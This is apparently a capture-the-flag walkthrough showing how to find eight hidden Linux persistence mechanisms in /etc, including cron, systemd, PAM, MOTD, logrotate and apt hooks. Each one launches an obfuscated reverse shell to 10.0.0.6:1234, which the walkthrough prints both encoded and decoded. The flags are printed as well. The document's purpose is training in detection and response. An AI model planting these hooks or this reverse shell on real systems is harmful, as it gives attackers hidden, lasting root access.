
Hold On Tight Walkthrough



In this task, the player will explore persistence mechanisms on a Linux system. There are 8 different mechanisms hidden throughout the `/etc` directory, each using simple obfuscation techniques and leading to a reverse shell script located at `/tmp/backdoor.sh`. The challenge includes timestomped files, adding an extra layer of complexity. The goal is to identify all persistence methods and find the corresponding mini flags.

Connecting to the server shows the prompt and mechanism to submit mini flags.

```
┌──(kali㉿kali)-[~]
└─$ nc 35.229.44.203 3666
Welcome to the ultra-realistic Flag Finder Simulation!
A stealthy hacker has compromised this system and deployed 8 cunning persistence mechanisms.
Your mission, should you choose to accept it, involves the /etc directory, a known haven for configuration treachery.
Each mechanism is cleverly referencing /tmp/backdoor.sh – a nefarious script, no doubt.
Alongside each persistence mechanism, a flag is concealed. Secure all 8 to halt the hacker's scheme.
Report back with each flag as you uncover them. Each mini flag has L3ak{} format.
Remember: After securing the 8 mini flags, the ultimate flag shall unveil itself.
Gear up, remain vigilant, and good luck!

Flags found: 0/8.

Submit a mini flag:
```

Most mini flags could be found with grepping for backdoor. Soon the player should see the obfuscation used by this and grep for base64 or hex encoded versions of backdoor.

a) `/etc/rc.local`:

- **Designed Use**: This script is executed after all the normal system services have been started at the end of the multi-user runlevel. It's meant for executing commands after the system boots.
- **Trigger**: Triggers once at the end of the boot process.

```
vboxuser@Ubuntu:/etc$ cat rc.local
#!/bin/bash

ENCODED_ArcaneGate_PATH="L3RtcC9iYWNrZG9vci5zaA=="
ArcaneGate_PATH=$(echo "$ENCODED_ArcaneGate_PATH" | base64 --decode)
ArcaneGate_BASE64='IyEvYmluL2Jhc2gKL2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjAuMC42LzEyMzQgMD4mMQo='

# Check if the ArcaneGate script exists, if not, recreate it from the Base64 string
if [ ! -f "$ArcaneGate_PATH" ]; then
    echo "ArcaneGate script not found, recreating..."
    echo "$ArcaneGate_BASE64" | base64 --decode > "$ArcaneGate_PATH"
    chmod +x "$ArcaneGate_PATH"
fi

# The Specter that Steers Your Spirit
## In the shadowed alcoves of ancient libraries where the whispers of the past linger like morning fog,
## there lies a tome, bound not in leather but in the mysteries of the ether itself.
## The first chapter, "The Specter that Steers Your Spirit," reveals how one may
## summon and commune with the ghostly essences that drift through the veils of our world.
## TDNha3tyY19sMGM0bF8wbl9iMDB0fQ==

# Execute the ArcaneGate script
"$ArcaneGate_PATH"

exit 0
```

To get this to work on the local ubuntu had to create a service in system.d

```
sudo systemctl enable rc-local.service
sudo systemctl start rc-local.service
```

b) `/etc/systemd/system/backdoor.service`:

- **Designed Use**: Stores unit files for services managed by `systemd`, the init system and service manager for Linux. It's used for starting, stopping, and managing services and daemons.
- **Trigger**: Various triggers depending on the unit file configurations, such as at boot, on a schedule, upon certain system events, etc.

```
vboxuser@Ubuntu:/etc/systemd/system$ cat backdoor.service
[Unit]
Description=Malware Service Example
After=network.target

[Service]
Type=simple
ExecStart=/tmp/backdoor.sh
Restart=on-failure
User=root #}r3m1T_dn@_3c1vr35{ka3L

[Install]
WantedBy=multi-user.target
vboxuser@Ubuntu:/etc/systemd/system$ cat backdoor.timer
[Unit]
Description=Timer for Malware Service

[Timer]
OnBootSec=1min
OnUnitActiveSec=5min
Unit=backdoor.service

[Install]
WantedBy=timers.target
```

c) `/etc/update-motd.d/00-header`:

- **Designed Use**: Contains scripts that dynamically generate the Message of the Day (MOTD) displayed when a user logs in. It's intended for displaying information, notices, or statistics.
- **Trigger**: Triggers on user login.

```
vboxuser@Ubuntu:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
        # Fall back to using the very slow lsb_release utility
        DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi

printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"

echo '2f746d702f6261636b646f6f722e73682026' | xxd -r -p | bash
# echo '4c33616b7b35683337375f30665f3768335f4434797d' | xxd -r -p
```

d) `/etc/crontab`:

- **Designed Use**: The system crontab file used to schedule commands (`cron` jobs) to run periodically at fixed times, dates, or intervals.
- **Trigger**: Cron jobs trigger based on the schedule defined in the crontab entries.

```
vboxuser@Ubuntu:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5 * * * * root /tm'p/b'ac'kd'oor.sh
#L'3a'k{Cr0n5'_50'_C71'ch3}'
```

e) `/etc/pam.d/sudo`:

- **Designed Use**: Holds Pluggable Authentication Module (PAM) configuration for sudo. It's used for enforcing security policies during user sessions, particularly authentication.
- **Trigger**: Triggers on user authentication attempts via sudo.

```
vboxuser@Ubuntu:/etc/pam.d$ cat sudo
#%PAM-1.0

# Set up user limits from /etc/security/limits.conf.
session    required   pam_limits.so

session    required   pam_env.so readenv=1 user_readenv=0
session    required   pam_env.so readenv=1 envfile=/etc/default/locale user_readen
v=0

# CantStopWontStop
session optional pam_exec.so /tmp/backdoor.sh

#L#3#a#k#{#5#u#p#3#r#_#5#h#3#1#1#_#u#5#3#r#}
```

f) `/etc/init.d/stillhere.sh`:

- **Designed Use**: Contains initialization scripts for services and daemons for systems that use the SysVinit system. It's used to start and stop services during bootup and shutdown.
- **Trigger**: Triggers at the start and stop of the system (boot and shutdown) and when service start/stop commands are issued.

For an init script to be triggered at startup, you must have the appropriate symbolic links in the `/etc/rcX.d` directories, where `X` is the runlevel your system starts in.

```
root@Ubuntu:~# update-rc.d stillhere.sh defaults
```

```
vboxuser@Ubuntu:/etc$ ll rc*.d
rc0.d:
total 16
drwxr-xr-x   2 root root  4096 Jul  5  2022 ./
drwxr-xr-x 130 root root 12288 Apr 28  2020 ../
lrwxrwxrwx   1 root root    20 Apr 18 12:24 K01alsa-utils -> ../init.d/alsa-utils*
lrwxrwxrwx   1 root root    22 Apr 18 12:24 K01avahi-daemon -> ../init.d/avahi-daemon*
lrwxrwxrwx   1 root root    19 Apr 18 12:24 K01bluetooth -> ../init.d/bluetooth*
lrwxrwxrwx   1 root root    22 Apr 18 12:24 K01cups-browsed -> ../init.d/cups-browsed*
lrwxrwxrwx   1 root root    14 Apr 18 12:24 K01gdm3 -> ../init.d/gdm3*
lrwxrwxrwx   1 root root    20 Apr 18 12:24 K01irqbalance -> ../init.d/irqbalance*
lrwxrwxrwx   1 root root    20 Apr 18 12:24 K01kerneloops -> ../init.d/kerneloops*
lrwxrwxrwx   1 root root    23 Apr 18 12:32 K01open-vm-tools -> ../init.d/open-vm-tools*
lrwxrwxrwx   1 root root    17 Apr 18 12:24 K01openvpn -> ../init.d/openvpn*
lrwxrwxrwx   1 root root    18 Apr 18 12:24 K01plymouth -> ../init.d/plymouth*
lrwxrwxrwx   1 root root    37 Apr 18 12:24 K01pulseaudio-enable-autospawn -> ../init.d/pulseaudio-enable-autospawn*
lrwxrwxrwx   1 root root    15 Apr 18 12:24 K01saned -> ../init.d/saned*
lrwxrwxrwx   1 root root    27 Apr 18 12:24 K01speech-dispatcher -> ../init.d/speech-dispatcher*
lrwxrwxrwx   1 root root    23 Apr 18 12:24 K01spice-vdagent -> ../init.d/spice-vdagent*
lrwxrwxrwx   1 root root    22 Apr 18 21:50 K01stillhere.sh -> ../init.d/stillhere.sh*
lrwxrwxrwx   1 root root    14 Apr 18 12:24 K01udev -> ../init.d/udev*
lrwxrwxrwx   1 root root    29 Apr 18 12:24 K01unattended-upgrades -> ../init.d/unattended-upgrades*
lrwxrwxrwx   1 root root    15 Apr 18 12:24 K01uuidd -> ../init.d/uuidd*
```

This obfuscation gets every 6th character of a string

```
vboxuser@Ubuntu:/etc/init.d$ cat stillhere.sh
#!/bin/bash
### BEGIN INIT INFO
# Provides:          mysticportal
# Required-Start:    $network
# Required-Stop:
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Starts mysticportal
### END INIT INFO

# Function to intreprt messege from the other side
decode_payload() {
    local ENCHANTED=$1
    local i=5
    local payload=""
    while [ $i -lt ${#ENCHANTED} ]; do
        payload="${payload}${ENCHANTED:$i:1}"
        i=$((i+6))
    done
    echo "$payload"
}

# ENCHANTED strings
ENCHANTED_PATH="MZolj/onNzUtGEMrLmZjjrgprmKwL/xcUclbzQqpeagLsHYcnBeuNkTWiLaduoxKGoLdmsRoNsrdDrjCksD.nFFiksEAYUQhOHsOK"
ENCHANTED_STRING="pfXya/kxqlGbKSPOdikkkUFneWGvk/ATUHObOIgGWaBKYZOsEXWVghZSygL nAIBf-UlMDeiMasOY hwnXE>pbkdm&CJjQK ZULrp/IwnjWd
JkTMEePmysevNjfCB/JlMRvtNFdlKciUeGmpMJJxq/AEacj1ApwVV0vQaJr.qQhHU0hmDRa.ihgtX0tsiBd.kawOW6Ekxfl/XwTlz1bRFlJ2XiOHY3ujqyy4QrLBa
sQwaF0EQcvD>LpYku&Fyakx1shVgW"

#sJddrLOwQzD3SwoKPavkMSxkXsAXn{CvzIEiaRxQCnkMjFZiSIjBAtkUwvbdPMZbW_udhQT2inbJn_VLZtRbJPTCm0gsJDF0yUiZi7paJvr5giIKI}DScGa

# Decode the ENCHANTED path and script
MYSTICPORTAL_PATH=$(decode_payload "$ENCHANTED_PATH")
MYSTICPORTAL_SCRIPT=$(decode_payload "$ENCHANTED_STRING")
```

Example decoding below

```
┌──(kali㉿kali)-[~/Desktop/ctf_stuff/persist]
└─$ cat every_6th.sh
#!/bin/bash

# Your long string goes here
long_string="pfXya/kxqlGbKSPOdikkkUFneWGvk/ATUHObOIgGWaBKYZOsEXWVghZSygL nAIBf-UlMDeiMasOY hwnXE>pbkdm&CJjQK ZULrp/IwnjWdJkTMEePmysevNjfCB/JlMRvtNFd
.kawOW6Ekxfl/XwTlz1bRFlJ2XiOHY3ujqyy4QrLBa sQwaF0EQcvD>LpYku&Fyakx1shVgW"

# This will hold the extracted characters
payload=""

# Length of the long string
str_length=${#long_string}

# Loop through the string and pick every 6th character
for (( i=5; i<str_length; i+=6 )); do
  payload="${payload}${long_string:$i:1}"
done

# Now, payload holds the reconstructed string
echo "Extracted payload: $payload"

# If you want to run the payload as a command, you could do:
# eval "$payload"

┌──(kali㉿kali)-[~/Desktop/ctf_stuff/persist]
└─$ ./every_6th.sh
Extracted payload: /bin/bash -i >& /dev/tcp/10.0.0.6/1234 0>&1
```

g) `/etc/logrotate.d/rsyslog`:

- **Designed Use**: Configuration files for `logrotate`, which is used to rotate, compress, and manage system log files. It helps prevent logs from consuming too much disk space.
- **Trigger**: Typically triggered by a daily cron job but can be configured to run more often if needed.

```
┌──(kali㉿kali)-[~/Desktop/ctf_stuff/persist]
└─$ cat rsyslog
/var/log/syslog
/var/log/mail.info
/var/log/mail.warn
/var/log/mail.err
/var/log/mail.log
/var/log/daemon.log
/var/log/kern.log
/var/log/auth.log
/var/log/user.log
/var/log/lpr.log
/var/log/cron.log
/var/log/debug
/var/log/messages
{
        rotate 4
        weekly
        missingok
        notifempty
        compress
        delaycompress
        sharedscripts
        postrotate
                /usr/lib/rsyslog/rsyslog-rotate
                # Regular maintenance script version 4c33616b7b3130675f376834375f35683331317d
                $(echo -n '2f746d702f6261636b646f6f722e7368' | xxd -r -p)
        endscript
}

┌──(kali㉿kali)-[~/Desktop/ctf_stuff/persist]
└─$ echo -n '2f746d702f6261636b646f6f722e7368' | xxd -r -p
/tmp/backdoor.sh

┌──(kali㉿kali)-[~/Desktop/ctf_stuff/persist]
└─$ echo -n '4c33616b7b3130675f376834375f35683331317d' | xxd -r -p
L3ak{10g_7h47_5h311}
```

h) `/etc/apt/apt.conf.d/100holdon`:

- **Designed Use**: Configuration files for `apt`, the package handling utility in Debian-based systems, which manages software installation and updates.
- **Trigger**: This file can be triggered whenever the `apt` package manager is run, including during system updates or package installations.

```
vboxuser@Ubuntu:/etc/apt/apt.conf.d$ cat 100holdon
#TDNha3s0cDdfSW41NzQxMV81aDMxMX0=
DPKG::Post-Invoke {"file=$(echo 'YmFja2Rvb3Iuc2g='|base64 -d); echo 'IyEvYmluL2Jhc2gKL2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjAuM
C42LzEyMzQgMD4mMQo=' |base64 -d > /tmp/$file;chmod +x /tmp/$file;/tmp/$file";};
```

The end

Entering all of those mini-flags into the nc connection will give the player the final flag.

```
You have found: L3ak{rc_l0c4l_0n_b00t} L3ak{53rv1c3_@nd_T1m3r} L3ak{5h311_0f_7h3_D4y} L3ak{Cr0n5_50_C71ch3} L3ak{5up3r_5h311_u53r} L3ak{initd_2_b0075} L3ak
{10g_7h47_5h311}
Submit a mini flag:
L3ak{4p7_In57411_5h311}
Correct! Mini flag accepted.

Congratulations, you've done it. Here is your flag: L3AK{C4n7_570p_w0n7_570p_p3rs1s7}
```

Most of the locations were inspired by the following paper.

https://hadess.io/the-art-of-linux-persistence/